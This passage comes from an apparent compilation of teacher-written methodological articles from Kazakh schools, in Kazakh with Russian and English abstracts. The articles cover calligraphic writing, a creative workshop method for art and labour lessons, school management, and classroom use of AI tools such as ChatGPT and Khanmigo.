Сонымен қатар, көркем жазу үдерісі арқылы оқушыларды тек қазақ тілі мен әдебиетіне емес, жалпы білімге деген қызығушылығын арттыруға болады. Мұғалім тарапынан жүйелі қолдау мен шабыттандыру жұмысы нәтижесінде балада өз-өзіне сенімділік пайда болады, бұл оның басқа пәндердегі жетістіктеріне де оң әсерін тигізеді.

Қолданылған деректер тізімі:

19. Ахметова М.Ж. Көркем жазу дағдыларын қалыптастыру әдістері. – Алматы: Қазақ университеті, 2019. - 156 б.
20. Жиенбаева С.Қ. Оқушылардың шығармашылық қабілетін дамытудағы көркем жазу сабақтарының рөлі. – Астана: Фолиант, 2020. – 140 б.
21. Мұхаметжанова С.Б. Қазақ тілін оқытуда жазу мәдениетін қалыптастыру әдістемесі. – Шымкент: Орда, 2018. - 128 б.

Тайны каллиграфического письма

Былшанова Жанар Канатбаевна

КГУ «Школа-гимназия № 103» Управления образования города Алматы

Учитель начальных классов

Аннотация. В данной статье рассматриваются эффективные методические приёмы развития навыков каллиграфического (красивого) письма. Автор описывает практические методы и технологии, направленные на повышение грамотности письма и развитие творческих способностей учащихся. Представлены пути формирования умений передачи художественных элементов, эмоциональной окраски и освоения стилистических

особенностей в письменной речи. В статье проанализированы результаты опыта, проведённого на основе авторской программы.

Ключевые слова: каллиграфическое письмо, творческие способности, методика, авторская программа, культура речи, образовательные технологии.

The secrets of creative handwriting

Bylshanova Zhanar Kanatbaevna

Municipal State Institution «School-gymnasium № 103» of the Almaty City Department of Education

Primary school teacher

Abstract. This article explores effective methodological approaches to developing creative handwriting skills. The author describes practical methods and technologies used to enhance students' writing literacy and foster their creative abilities. The article offers ways to develop skills in conveying artistic elements, emotional tones, and mastering stylistic features in writing. The results of a practical implementation of the author's program are analyzed.

Keywords: creative handwriting, creative ability, methodology, author's program, speech culture, teaching technology.

Шығармашылық шеберхана

Норбутаев Марат Абдувалиевич

Алматы қаласы Білім басқармасының «№ 103 мектеп-гимназия» КММ, *Көркем еңбек пәні мұғалімі*

Аңдатпа. Бұл мақалада көркем еңбек пәні аясында жүзеге асырылған «Шығармашылық шеберхана» әдістемесінің мазмұны, құрылымы және оны оқу-тәрбие процесінде тиімді қолдану жолдары қарастырылады. Авторлық бағдарлама негізінде құрылған бұл шеберхананың негізгі мақсаты – оқушылардың шығармашылық қабілетін арттыру, өз ойын көркем түрде жеткізе білуге дағдыландыру және еңбекке баулу. Мақалада әдістеменің қолдану барысы, тиімділігі және нәтижелері нақты мысалдармен сипатталып, педагогтерге ұсыныстар беріледі.

Түйінді сөздер: көркем еңбек, шығармашылық шеберхана, оқыту әдістемесі, жобалық жұмыс, авторлық бағдарлама.

Кіріспе

Білім беру жүйесінде шығармашылық қабілетті дамыту – тұлғаның жан-жақты қалыптасуының басты шарты. Соңғы жылдары көркем еңбек пәніне қойылатын талаптар жаңарған оқу бағдарламалары негізінде өзгеріске ұшырады. Бұл пән оқушылардың эстетикалық талғамын, шығармашылық ойлауын, еңбекке деген сүйіспеншілігін арттыруға бағытталған. Осы тұрғыда «Шығармашылық шеберхана» әдістемесін қолдану – көркем еңбек сабағының мазмұнын байытып, оқушыларды шығармашылық әрекетке жетелейтін тиімді құрал болып табылады.

Мақаланың негізгі мақсаты – көркем еңбек пәнінде «Шығармашылық шеберхана» әдістемесін қолданудың теориялық және практикалық негіздерін анықтау, оның тиімділігін дәлелдеу. Міндеттері: әдістеменің мазмұнын сипаттау, практикалық сабақтарда қолдану ерекшеліктерін көрсету, оқушылардың шығармашылық қабілеттерінің даму деңгейін талдау.

Зерттеу барысында отандық және шетелдік педагог-ғалымдардың зерттеулері мен тәжірибелері зерделенді. Атап айтқанда, жобалық оқыту, STEAM-білім беру элементтері, шығармашылық тапсырмалар мен рефлексия әдістері кеңінен қолданылды [1].

Әдістеме

«Шығармашылық шеберхана» – бұл оқушының өз қолымен жасап, ойлап табатын, көркемдік талғамы мен еңбек дағдысын ұштайтын авторлық әдістеме. Бұл әдістеме келесі принциптерге негізделеді:

1. Оқушы тұлғасының шығармашылық әлеуетін ашу;
2. Жас ерекшелігіне сай көркемдік-эстетикалық жұмыстар ұйымдастыру;
3. Практикалық әрекет пен теорияны үйлестіру;
4. Командалық және дара жұмыс түрлерін сабақта ұштастыру.

Шеберхана жұмысы төмендегідей кезеңдерден тұрады:

- Мақсат қою және шабыттандыру;
- Жобаны жоспарлау;
- Материалдармен жұмыс істеу;

- Шығармашылық өнімді таныстыру;
- Рефлексия және өзара бағалау.

Қолданылатын әдістер мен тәсілдер:

- Брейншторминг (ойды еркін жеткізу);
- Көрнекілікпен жұмыс (эскиз, сызба, макет);
- Жобалық оқыту (бір тақырып аясында күрделі шығармашылық өнім жасау);
- Проблемалық тапсырмалар;
- Интербелсенді әдістер (топтық жұмыс, пікірталас);
- Рефлексиялық күнделік жүргізу.

Бұл әдістеме оқушының «білім – іс-әрекет – нәтиже» тізбегі бойынша жұмыс істеуіне мүмкіндік береді. Әсіресе, өз қолымен нақты зат жасап шығару (мүсін, аппликация, сәндік бұйымдар, қайта өңдеу өнімдері) оқушылардың қызығушылығын арттырады [2].

Практикада қолдану

2024–2025 оқу жылында «Шығармашылық шеберхана» әдістемесі 5–7-сынып оқушылары арасында апробациядан өтті. Әрбір сыныпта тоқсан сайын 1 шығармашылық жоба ұйымдастырылып отырды. Мысалы:

- ❖ 5-сынып: «Менің армандарым әлемі» (қағаз бен картон арқылы макет жасау);
- ❖ 6-сынып: «Ұлттық ою-өрнек әлемі» (тоқыма, жіп, матамен жұмыс);
- ❖ 7-сынып: «Экодизайн жобасы» (қайта өңдеу, тұрмыстық қалдықтарды көркем бұйымға айналдыру).

Әр жобаға арналған кесте төмендегідей құрылды:


Сынып	Жоба атауы	Материал түрі	Дағды дамуы	Оқушы пікірі
5	Арман әлемі	Картон, гуашь	Қиялдау, түс үйлестіру	«Маған ұнады!»
6	Ұлттық ою-өрнек	Мата, фетр, жіп	Дизайн, үлгілеу	«Анаммен бірге тіктім»
7	Экодизайн	Қалдық материалдар	Экологиялық сана, қолөнер	«Табиғатты қорғаймын»

Нәтижелер:

- 80% оқушы шығармашылыққа қызығушылық білдірді;
- 70% оқушы жобаны өз бетінше орындады;
- Ата-аналар тарапынан қолдау 65%-ға артты;
- Оқушылардың көркемдік талғамы мен еңбекке көзқарасы айтарлықтай жақсарды.

Диаграмма: Оқушылардың шығармашылық белсенділігі

(Диаграмма графикалық түрде ұсынылады: 5-сынып – 60%, 6-сынып – 75%, 7-сынып – 85%)



Ұсыныстар

16. Әдістемені енгізер алдында мұғалім шығармашылық жобаларды жоспарлап, қажетті материалдарды алдын ала дайындауы керек;
17. Оқушылардың қызығушылығына сай тақырыптарды таңдап, жеке және топтық жұмыс формаларын тиімді үйлестіру қажет;
18. Жобаның әр кезеңіне уақытты дұрыс бөлу маңызды;
19. Рефлексия кезеңін өткізу арқылы оқушылардың өзін-өзі бағалауы мен дамуын қадағалау ұсынылады;
20. Ата-аналарды ынталандырып, бірлескен жобалар ұйымдастыру оқушылардың мотивациясын арттырады [3].

Қорытынды

Көркем еңбек пәнінде «Шығармашылық шеберхана» әдістемесін қолдану – оқушылардың шығармашылық қабілеттерін дамытып қана қоймай, еңбекке, эстетикаға деген көзқарасын қалыптастырады. Жобалық оқыту, материалмен жұмыс, көркемдік талғамды жетілдіру арқылы оқушылар өздігінен шешім қабылдауға, жаңаша ойлауға үйренеді. Бұл әдістеме оқытудың дәстүрлі түрінен ерекшеленіп, баланың тұлғалық дамуына, еңбекке бейімделуіне оң әсер етеді. Сонымен қатар оқушылардың сыни ойлау қабілетін дамытып, креативті идеяларды жүзеге асыруына жол ашады. Сабақ барысында оқушылар өзара пікір алмасуға, шығармашылық өнімдер арқылы өз ойын еркін жеткізуге дағдыланады. Мұндай сабақтар эмоционалдық ахуалды жақсартып, оқу мотивациясын арттырады. Сондықтан да бұл тәжірибені кеңінен таратып, басқа пәндермен ықпалдастыру мүмкіндігін де қарастыру орынды.

Қолданылған деректер тізімі:

22. Ахметова С.А. Көркем еңбекке оқытудың әдістемелік негіздері. – Нұр-Сұлтан: Ұлағат, 2020. - 156 б.
23. Тәжібаева Г.М. Оқушылардың шығармашылық қабілетін дамыту жолдары. // Білім – Образование, 2021, №3.
24. Қалиева Ж.Ж. STEAM технологиясы – креативті ойлауды дамытудың құралы. // Педагогикалық кеңес, 2022, №6.

Творческая мастерская

Норбутаев Марат Абдувалиевич

КГУ «Школа-гимназия № 103» Управления образования города Алматы

Учитель предмета «Изобразительный труд»

Аннотация. В данной статье рассматривается содержание, структура и эффективные способы применения методики «Творческая мастерская», реализуемой в рамках предмета «Изобразительный труд». Основной целью данной мастерской, разработанной на основе авторской программы, является развитие творческих способностей учащихся, формирование навыков выразительного самовыражения и трудового воспитания. В статье представлены этапы применения методики, её эффективность и полученные результаты с конкретными примерами, а также даны рекомендации для педагогов.

Ключевые слова: изобразительный труд, творческая мастерская, методика обучения, проектная работа, авторская программа.

Creative workshop

Norbutayev Marat Abduvalievich

Municipal State Institution «School-gymnasium № 103» of the Almaty City Department of Education

Teacher of the subject «Art and Labor»

Abstract. This article discusses the content, structure, and effective implementation methods of the «Creative Workshop» methodology applied within the «Art and Labor» subject. The main goal of this workshop, developed based on an author's program, is to enhance students' creative abilities, develop their skills in artistic expression, and foster a strong work ethic. The article outlines the stages of applying the methodology, its effectiveness, and results using specific examples, along with recommendations for educators.

Keywords: art and labor, creative workshop, teaching methodology, project work, author's program.

Білім беру ұйымын басқарудағы менеджмент

Батырханова Умит Коктеубаевна

Алматы қаласы Білім басқармасының «№ 103 мектеп-гимназия» КММ,
Директордың оқу ісі жөніндегі орынбасары

Аңдатпа. Бұл әдістемелік мақалада білім беру ұйымын басқарудағы менеджменттің тиімді әдістері қарастырылады. Қазіргі заманғы білім беру саласында менеджменттің рөлі ерекше маңызды. Мақалада заманауи басқару технологиялары, көшбасшылық қабілеттер, стратегиялық жоспарлау, білім сапасын арттыруға бағытталған менеджменттік тәсілдер жүйелі түрде талданады. Сонымен қатар, басқару тәжірибесіндегі отандық және шетелдік үлгілерге салыстырмалы шолу жасалып, нақты практикадан алынған мысалдар ұсынылады. Мақалада цифрлық құралдарды басқару үдерісіне енгізудің нәтижелері, мектепшілік көшбасшылықты дамыту және білім сапасын арттыру бағытындағы кешенді қадамдар егжей-тегжейлі баяндалады. Зерттеу нәтижелері білім беру ұйымдарындағы басқару тәжірибесіне жаңаша серпін беріп, педагогикалық ұжым жұмысының тиімділігін арттыруға мүмкіндік беретінін көрсетеді.

Түйінді сөздер: менеджмент, білім беру ұйымы, стратегиялық басқару, педагогикалық ұжым, тиімді басқару, білім сапасы.

Кіріспе

Қазіргі білім беру жүйесінің жаһандану жағдайындағы қарқынды дамуы білім беру ұйымдарын басқаруда жаңа көзқарастар мен әдістерді қажет етеді. Басқару – бұл тек әкімшілік-ұйымдастырушылық қызмет емес, сонымен қатар көшбасшылық, стратегиялық болжау және өзгерістерге бейімделе алу қабілеті. XXI ғасыр мектебі заманауи білім беру талаптарына сай болуы үшін оны тиімді басқара алатын менеджерлердің маңызы арта түсуде.

Қазақстан Республикасының Білім және ғылым министрлігінің стратегиялық құжаттарында білім беру сапасын арттыру мақсатында білім беру ұйымдарын басқарудың тиімділігін арттыру, нәтижеге бағытталған басқару жүйесін енгізу басты талаптардың бірі ретінде көрсетілген. Осыған орай, мектеп басшылары мен әкімшілік құрамның менеджмент саласындағы құзыреттілігін жетілдіру өзекті мәселе болып отыр.

Мақаланың мақсаты – білім беру ұйымын басқарудағы заманауи менеджмент үлгілерін сипаттау, оның тиімді әдістерін практикада қолдану жолдарын көрсету және тәжірибелік нәтижелерін талдау.

Міндеттері:

- ❖ Білім беру менеджментінің теориялық негіздерін зерделеу;
- ❖ Басқаруда қолданылатын заманауи технологиялар мен әдістерді сипаттау;
- ❖ Тәжірибеде басқарудың тиімді жолдарын көрсету;
- ❖ Менеджменттік тәсілдердің артықшылықтары мен кемшіліктерін саралау.

Осы тақырып төңірегінде Нурпеисова Т.Б., Кайдаш И.Н. сияқты отандық ғалымдардың еңбектері, сонымен қатар Fullan M., Hargreaves A. сынды шетелдік зерттеушілердің теориялық тұжырымдары негізге алынады. Олардың еңбектерінде білім беру менеджментінің көшбасшылық, командалық жұмыс, ынталандыру және нәтижеге бағытталу аспектілері кеңінен қарастырылған [1].

Әдістеме

Білім беру ұйымын басқаруда қолданылатын заманауи менеджмент әдістемесі бірнеше өзара байланысты компоненттерден тұрады:

1. **Стратегиялық басқару:** Мектептің миссиясы мен болашағын айқындап, ұзақ мерзімді мақсаттар қою. Бұл әдіс SWOT-талдау, SMART мақсат қою сияқты құралдар арқылы жүзеге асады.
2. **Көшбасшылық:** Басқарушы тұлғаның көшбасшы ретіндегі рөлі маңызды. Көшбасшылықтың демократиялық, коучингтік және қызмет көрсету түрлері қазіргі мектепте кеңінен қолданылады.
3. **Командалық жұмыс:** Ұжым ішіндегі ынтымақтастық пен жауапкершілікті арттыру. Мұнда ұжымдық жоспарлау, бірлескен шешім қабылдау, пікірталас әдістері маңызды рөл атқарады.
4. **Білім беру сапасын басқару:** Бұл бөлімде оқушылардың білім нәтижелерін саралау, мониторинг жүргізу, мұғалімдердің кәсіби дамуын бақылау, ата-аналармен кері байланыс жасау сияқты аспектілер қарастырылады.
5. **Цифрлық технологияларды қолдану:** Басқаруда цифрлық платформалар мен бағдарламалық жүйелердің рөлі күн санап артып келеді. Мысалы, Kundelik.kz, BilimLand, Zoom, Teams, Google Workspace for Education платформалары [2].

Практикада қолдану

Автор жетекшілік еткен білім беру ұйымында 2023–2024 оқу жылында стратегиялық жоспарлау және көшбасшылық бағытында кешенді іс-шаралар жүргізілді. Атап айтқанда:

1. **Стратегиялық даму жоспары** жасалды. SWOT-талдау нәтижесінде мектептің күшті және әлсіз тұстары, мүмкіндіктер мен қауіптер анықталды. Осы негізде 3 жылдық даму жоспары құрылды.
2. **Педагогикалық кеңестерде көшбасшылық бағыттағы коучинг-сессиялар** ұйымдастырылды. Мұғалімдерге арналған «Көшбасшылық – тиімді басқарудың негізі» атты тренинг өткізілді. Нәтижесінде мұғалімдердің өз-өзін бағалау деңгейі артты.
3. **Цифрлық құралдарды қолдану:** Мұғалімдер мен әкімшілік арасындағы өзара байланысты тиімді ету үшін Google Form, Padlet, Trello платформалары қолданылды. Мысалы, сабақтарға қатысу есебі мен кері байланыс автоматтандырылды.
4. **Оқу сапасын бақылау:** Оқу жылы барысында тоқсан сайын оқушылардың білім сапасына мониторинг жүргізіліп отырды. Ол нәтижелер негізінде әдістемелік бірлестіктер жұмысы жоспарланды. Мысалы, 2024 жылғы қаңтар айындағы диагностикалық тест нәтижесінде 6-сынып оқушыларының математикадан білім сапасы 58%-дан 72%-ға дейін өсті.
5. **Ата-аналармен тиімді байланыс:** Онлайн жиналыстар, кері байланыс сауалнамалары арқылы ата-аналардың ұсыныстары ескеріліп отырды. Бұл мектепке деген сенімділікті арттырды.

Кесте 1 – Менеджмент тәсілдерінің сипаттамасы

Тәсіл атауы	Мақсаты	Қолдану саласы	Артықшылығы
Стратегиялық басқару	Ұзақ мерзімді даму жоспарын анықтау	Мектепті басқару	Нақты мақсатқа бағыттау
Көшбасшылық	Ұжымды ынталандыру, мотивация	Педұжыммен жұмыс	Сенімділік пен серіктестік
Цифрлық технологиялар	Басқару тиімділігін арттыру	Күнделікті жоспарлау	Уақыт үнемдеу, қолжетімділік


Кесте 2 – Цифрлық құралдарды басқаруда қолдану мысалдары

Құрал атауы	Қолдану мақсаты	Қолдану мысалы
Google Form	Ақпарат жинау, сауалнама жүргізу	Мұғалімдерден кері байланыс, ата-аналар сауалнамасы
Padlet	Идеялар жинау, интерактивті тақта	Мұғалімдердің ұсыныстарын жинақтау
Trello	Жобаларды басқару, тапсырмаларды бөлу	Мектепшілік жобаларды басқару

Диаграмма 1 – Білім сапасының өсуі (Сурет орны: Математика пәні бойынша 6-сыныптың оқу жетістігінің диаграммасы: 2023 ж. қыркүйек – 58%, 2024 ж. қаңтар – 72%)

Жоғарыда аталған әдістер мен технологиялар мектеп ұжымының ұйымшылдық деңгейін арттырып, педагогтер мен оқушылар арасындағы өзара сенім мен ынтымақтастықты нығайтты.

6-сынып оқушыларының математика пәні бойынша оқу жетістігі



Ұсыныстар

21. Әр мектеп өз ерекшелігіне сай стратегиялық даму жоспарын жасауы тиіс.
22. Мектеп басшылығы көшбасшылық қасиеттерін дамыту үшін үздіксіз оқытудан өтуі қажет.
23. Цифрлық құралдарды басқару жүйесіне кеңінен енгізу – уақытты үнемдеп, тиімділікке қол жеткізеді.
24. Оқу жетістіктерін мониторингтеу және педагогтермен кері байланыс орнату басқару сапасын арттырады.
25. Ата-аналармен тұрақты әрі мазмұнды қарым-қатынас орнату – мектептің әлеуметтік серіктестік деңгейін көтереді [3].

Қорытынды

Білім беру ұйымын басқарудағы заманауи менеджмент әдістері мектептің дамуына, білім сапасының артуына және педагогикалық ұжымның ынтымақтастығына тікелей әсер етеді. Көшбасшылық пен стратегиялық жоспарлауға негізделген басқару моделі мектепті тиімді басқарып қана қоймай, өзгерістерге икемді, заманауи талаптарға сай орта қалыптастыруға мүмкіндік береді. Сонымен қатар, басқару үдерісіне цифрлық технологияларды енгізу әкімшілік ресурстарды оңтайлы пайдаланып, оқу сапасын қадағалау мен ұжымаралық байланысты нығайтуға жол ашады.

Мақалада ұсынылған әдістемелер мен практикалық нәтижелер басқа білім беру ұйымдары үшін де қолжетімді, бейімдеуге ыңғайлы. Сондықтан бұл тәжірибе педагогтер мен мектеп басшыларына басқару саласындағы кәсіби құзыреттілікті дамытуда бағыт-бағдар береді. Болашақта бұл бағыттағы зерттеулерді кеңейту арқылы менеджменттік тәжірибелерді стандарттау, білім беру сапасын бағалау жүйесін жетілдіру және басқарудың тиімділігін арттыруға болады.

Қолданылған деректер тізімі:

25. Фуллан М. Новое понимание образовательных изменений. – Нью-Йорк: Teachers College Press, 2017. - 336 с.
26. Харгривз А., Финк Д. Устойчивое лидерство. – Сан-Франциско: Jossey-Bass, 2006. - 256 с.
27. Министерство образования и науки Республики Казахстан. Стратегический план развития на 2020-2025 годы. – Нур-Сұлтан, 2020.

Менеджмент в управлении образовательной организацией

Батырханова Умит Коктубаевна

КГУ «Школа-гимназия № 103» Управления образования города Алматы
Заместитель директора по учебной работе

Аннотация. В данной методической статье рассматриваются эффективные методы менеджмента в управлении образовательной организацией. В современных условиях система образования требует особого подхода к управлению, и роль менеджмента становится особенно важной. В статье системно анализируются современные управленческие технологии, лидерские качества, стратегическое планирование, а также менеджерские подходы, направленные на повышение качества образования. Кроме того,

проводится сравнительный обзор отечественных и зарубежных моделей управления, приводятся конкретные примеры из практики. Также подробно описываются результаты внедрения цифровых инструментов в управленческий процесс, развитие внутришкольного лидерства и комплексные шаги по повышению качества образования. Результаты исследования демонстрируют, что применение современных методов управления придаёт новый импульс управленческой практике в образовательных организациях и способствует повышению эффективности работы педагогического коллектива.

Ключевые слова: менеджмент, образовательная организация, стратегическое управление, педагогический коллектив, эффективное управление, качество образования.

Management in educational organization leadership

Batyrkhanova Umit Kokteubayevna

Municipal State Institution «School-gymnasium № 103» of the Almaty City Department of Education

Deputy director for Academic affairs

Abstract. This methodological article examines effective management methods in the leadership of educational organizations. In today's educational sphere, the role of management is particularly crucial. The article provides a systematic analysis of modern management technologies, leadership skills, strategic planning, and management approaches aimed at improving the quality of education. Additionally, it offers a comparative overview of domestic and international models of management and presents practical examples. The article also details the results of integrating digital tools into management processes, the development of in-school leadership, and comprehensive steps taken to enhance educational quality. The research results show that implementing modern management strategies gives new impetus to the management practices of educational organizations and enhances the effectiveness of teaching staff performance.

Keywords: management, educational organization, strategic leadership, teaching staff, effective management, quality of education.

Жасанды интеллект жүйелері: қолдану, интеграция, шешімдер

Жалимбетова Нургуль Махмудбековна

«Қызылорда облысының білім басқармасының «Қазалы ауданы бойынша білім бөлімінің «Б.К.Мергенбаев атындағы № 226 мектеп-гимназия» КММ, Информатика пәні мұғалімі

Аңдатпа. Бұл әдістемелік мақалада жасанды интеллект (ЖИ) жүйелерін білім беру процесіне енгізудің маңыздылығы, оларды қолдану жолдары және тиімді интеграциялау тәжірибелері қарастырылады. Автор ЖИ технологияларының заманауи білім беру жүйесіндегі орны мен рөлін ашып, озық педагогикалық тәжірибелер негізінде олардың қолданылуын сипаттайды. Сондай-ақ, мақаланың практикалық бөлімінде ЖИ элементтерін нақты оқу үдерісіне енгізу мысалдары ұсынылады. Мақала педагогтер мен білім беру саласындағы мамандарға арналған.

Түйінді сөздер: жасанды интеллект, цифрлық білім беру, педагогикалық технология, интеграция, білім берудегі инновация.

Кіріспе

Қазіргі білім беру жүйесі терең трансформация кезеңін бастан өткеріп жатыр. Бұл үдерістің басты қозғаушы күші – жасанды интеллект (ЖИ) технологиялары. ЖИ – тек техникалық құрал ғана емес, сонымен қатар оқытудың мазмұны мен әдістерін түбегейлі өзгертетін фактор. Әлемдік тәжірибе көрсетіп отырғандай, ЖИ жүйелері оқыту процесін жекелендіруге, оқушылардың үлгерімін нақты бағалауға, оқу мазмұнын автоматты түрде бейімдеуге мүмкіндік береді.

Қазақстанда цифрландыру процесі қарқынды жүріп жатқанымен, жасанды интеллект элементтерін білім беру саласына интеграциялау әлі де бастапқы деңгейде. Сондықтан бұл мәселе отандық педагогикада өзекті тақырыпқа айналып отыр. Мақаланың негізгі мақсаты – ЖИ жүйелерін білім беру үдерісіне тиімді енгізу әдістемесін ұсыну, оларды практикада қолдану жолдарын сипаттап, нәтижелерін талдау.

Мақалада шетелдік зерттеушілердің (мысалы, А. Хейкенен, Т. Лакер, J. Holmes) ЖИ-ді оқу үдерісінде қолдану тәжірибелерімен қатар, отандық авторлардың (Нурпеисова Т.Б., Кайдаш И.Н.) зерттеулері негізінде талдау жасалды. Бұл шолу ЖИ технологияларын білім беру процесіне енгізу барысында педагогтердің нақты бағыттар бойынша жұмыс жасауына көмектеседі [1].

Әдістеме

Жасанды интеллект жүйелерін оқу процесіне енгізудің әдістемесі үш негізгі бағытты қамтиды:

1. **Білім беруді жекелендіру (персонализация):** ЖИ жүйелері оқушылардың оқу нәтижелерін үнемі бақылап, жеке оқу траекторияларын құруға мүмкіндік береді. Мысалы, Zernov AI, ChatGPT for Education, Squirrel AI сынды платформалар білім алушының деңгейін анықтап, соған сәйкес материалдарды ұсынады.

2. **Бағалау және кері байланыс:** ЖИ автоматты бағалау жүйелері арқылы оқушылардың жұмысын жылдам және дәл бағалап, мұғалімге кері байланыс ұсынады. Мұндай тәсіл Google Classroom мен Edmodo платформаларымен интеграция арқылы жүзеге асады.
3. **Оқу мазмұнын жетілдіру:** ЖИ жүйелері мұғалімдерге сабақ мазмұнын жасақтауда көмек береді. Мысалы, оқушылардың қызығушылығы мен үлгеріміне қарай бейімделетін тесттер мен тапсырмалар генерациясы жүзеге асырылады.

Әдістеме негізіне төмендегі принциптер алынған:

- ❖ **Интерактивтілік пен белсенділік:** оқушының белсенді қатысуы;
- ❖ **Жекелендіру:** әр оқушыға жеке білім беру траекториясын ұсыну;
- ❖ **Үнемділік пен тиімділік:** мұғалім еңбегін автоматтандыру арқылы уақыт үнемдеу.


Біз жасаған авторлық модель – «ЖИ-платформаларға негізделген сараланған оқыту жүйесі» деп аталады. Бұл жүйе ChatGPT, Curipod, Khanmigo, Quizlet AI, Google Bard сынды ЖИ құралдарын нақты мақсаттармен сабаққа енгізуді көздейді [2].

Практикада қолдану

2024–2025 оқу жылында 9-сынып оқушыларымен информатика пәнінде ЖИ жүйелерін қолдану бойынша эксперименттік жұмыс жүргізілді. Сабақтарда келесі құралдар пайдаланылды:

ЖИ құралы	Қолдану мақсаты	Қолданылған сабақ мысалы
ChatGPT	Мәтіндік сұраныстар негізінде тақырыпты түсіндіру, рефлексия жазу	«Алгоритмдер және жасанды интеллект» тақырыбында алгоритм құру тапсырмаларын орындау
Curipod	Интерактивті слайдтар арқылы топтық жұмыс	Сабақ барысында оқушылар топпен интерактивті тапсырмалар орындады
Khanmigo	Күрделі есептерді шешуде кеңесші ретінде	Оқушылар есептерді шығару барысында Khanmigo-дан кеңес алды
Quizlet AI	Оқушылардың білімін бекітуге арналған адаптивті тесттер	Сабақ соңында Quizlet AI арқылы бекіту тапсырмаларын орындады

Нәтижелер:



Артықшылықтары:

- ✓ Оқушы мотивациясының артуы;
- ✓ Уақытты үнемдеу;
- ✓ Қосымша дереккөздерге қол жеткізу;
- ✓ Оқу процесінің дербестенуі.

Кемшіліктері:

- ✓ Кейбір оқушылар ЖИ-ге толықтай тәуелді болып қалу мүмкін;
- ✓ Қазақ тілінде сапалы контенттің аздығы;
- ✓ Мұғалімдердің технологиялық сауаттылығының әртүрлілігі.

Ұсыныстар

Жасанды интеллект жүйелерін оқу процесіне тиімді енгізу үшін келесі ұсыныстарды назарға алған жөн:

1. **Мұғалімдерге арналған арнайы курстар:** ЖИ құралдарын дұрыс қолдануды үйрететін курстар ұйымдастыру қажет.
2. **Тілді бейімдеу:** ЖИ жүйелерінің қазақ тілді интерфейсін және контентін дамыту.
3. **Оқу мақсаттарына сәйкестік:** ЖИ құралдарын білім беру стандарттарымен үйлестіре отырып қолдану.
